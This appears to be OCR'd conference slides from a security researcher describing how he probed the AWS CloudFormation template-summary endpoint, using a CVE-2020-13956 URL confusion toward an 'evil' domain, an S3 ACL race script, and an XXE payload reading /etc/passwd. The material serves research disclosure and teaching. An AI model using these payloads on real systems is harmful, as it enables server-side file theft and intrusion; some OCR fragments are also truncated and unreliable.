    "errorCode": "NoSuchKey",
    "errorMessage": "The specified key does not exist.",
    "requestParameters": {
        "bucketName": "bluehat-test-bucket",
        "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.co
        "key": "nonexistent"
    },
```




```
'AWSAccount","principalId":"","accountId":"ANONYMOUS_PRINCIPAL"},"even…
'AssumedRole","principalId":"AROATR5Y66LESW6DXWHZZ:tzah@orca.security"…
▼       2022-02-15T16:04:39.292+02:00       {"eventVersion":"1.08","userIden
        {
            "eventVersion": "1.08",
            "userIdentity": {
                "type": "AWSAccount",
                "principalId": "",
                "accountId": "ANONYMOUS_PRINCIPAL"
            },
            "eventTime": "2022-02-15T14:01:46Z",
            "eventSource": "s3.amazonaws.com",
            "eventName": "GetObject",
            "awsRegion": "us-east-1",
            "sourceIPAddress": "10.246.46.109",
            "userAgent": "[Apache-HttpClient/UNAVAILABLE (Java/1.8.0_322)]",
            "errorCode": "AccessDenied",
            "errorMessage": "Access Denied",
            "requestParameters": {
                "bucketName": "bluehat-test-bucket",
                "Host": "bluehat-test-bucket.s3.us-east-1.amazonaws.com",
                "key": "nonexistent"
            },
```

The weird behavior

- Apache HttpClient
- Server-side logic



HttpClient ftw


Vulnerability Details : CVE-2020-13956

Apache HttpClient versions prior to version 4.5.13 and 5.0.3 can misinterpret malformed authority component in request URIs passed to the library as java.net.URI object and pick the wrong target host for request execution.

Publish Date : 2020-12-02 Last Update Date : 2022-02-10

`https://user@bluehat-test-bucket.s3.us-east-1.amazonaws.com:443@tzahs-evil-domain.com/nonexistent`


Not working

What else can HTTP clients do?
URL parameters


URL parameters

Common Parameters


PDF


X-Amz-Security-Token


URL parameters



```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=
https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/nonexistent?x-amz-security-token=aaa HTTP/2
```




```
{
  "Error":{
    "message":
    "S3 error: No AWSAccessKey was presented.\nFor more
    sponses.html",
    "code":"ValidationError",
    "type":"Sender"
  }
}
```




```
<Error>
  <Code>AccessDenied</Code>
  <Message>No AWSAccessKey was presented.</Message>
  <RequestId>GW4QV8Q08VHA81QV</RequestId>
  <HostId>QXKIpwR6ahZbrRSdoCsYydyTHZuQy8D/osNTqM518
</Error>
```

Nap


- Sh
  -


WHEN YOU START NAPPING
BUT THEN COME UP WITH A VULNERABILITY




The idea

- A race




```
<Error>
  <Code>AccessDenied</Code>
  <Message>This is literally my error</Message>
  <RequestId>TW33RR5D829132S4</RequestId>
  <HostId>NZAY362x8DHg8luSwxojSHAY81fbIe</HostId>
</Error>
```



```
</Error>
```

The test

- Burp intruder




```
GET /cloudformation/service/template/summary?region=us-east-1&templateURL=https://bluehat-test-bucket.s3.us-east-1.amazonaws.com/nonexistent HTTP/2
Host: console.aws.amazon.com
```


- A shell script
  - Uploading an object takes time
  - Setting permissions is quicker

```
$ while true; do
> aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl private;
> sleep 0.5;
> aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl public-read;
> done
```


IT WORKS



```
$ while true; do
> echo Private; aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl private;
> sleep 0.5;
> echo Public; aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl public-read;
> done
Private
Public
Private
Public
Private
Public
Private
```




Request	Pa...	Status	Error	Timeout	Length	Comment
17	ht...		☐	☐		
16	ht	200	☐	☐	811	



```
{
  "Error":{
    "message":"S3 error: This is literally my error
    "code":"ValidationError",
    "type":"Sender"
  }
}
```


```
{
  "Er
    "
    "
    "
  }
}
```



```
{
  "Error":{
    "message":"S3 error: Access Denied\nre.",
    "code":"ValidationError",
    "type":"Sender"
  }
}
```

What does HttpClient parse?

- …
- The S3 error response




```
<Error>
  <Code>AccessDenied</Code>
  <Message>This is literally my error</Message>
  <RequestId>TW33RR5D829132S4</RequestId>
  <HostId>NZAY362x8DHg8luSwxojSHAY81fbIe</HostId>
</Error>
```

- What format is that?
  - XML
  - Why is that interesting?

XXE EXPLAINED


- A normal XML document



```
<root>
    <element>aaaa</element>
</root>
```

```
aaaa
```

- Using an XML entity
  - We can't use meaningful characters in XML (e.g **<**) as text
    - Unless we use their corresponding XML entities




```
<root>
    <element>a&lt;b</element>
</root>
```


```
a<b
```

&slide_title;

- Defining an XML entity



```xml
<?xml version="1.0"?>
<!DOCTYPE root [
    <!ENTITY mc "chicka-chicka">
    <!ENTITY me "Tzah Pahima">
]>
<root>
    <element>Hi, my name is &mc; &me;</element>
</root>
```



```
Hi, my name is
chicka-chicka
Tzah Pahima
```

## &#x1337;


- Borrowing a file for defining an XML entity
  - **X**ML e**X**ternal **E**ntity

```
<?xml version="1.0"?>
<!DOCTYPE root [
    <!ENTITY notmalicious SYSTEM "file:///etc/passwd">
]>
<root>
    <element>Nothing to see here &notmalicious;</element>
</root>
```

Is XXE the answer?

- HttpClient parses XML
- Some XML parsers are vulnerable to XXE
- Let’s give it a shot

XXE?



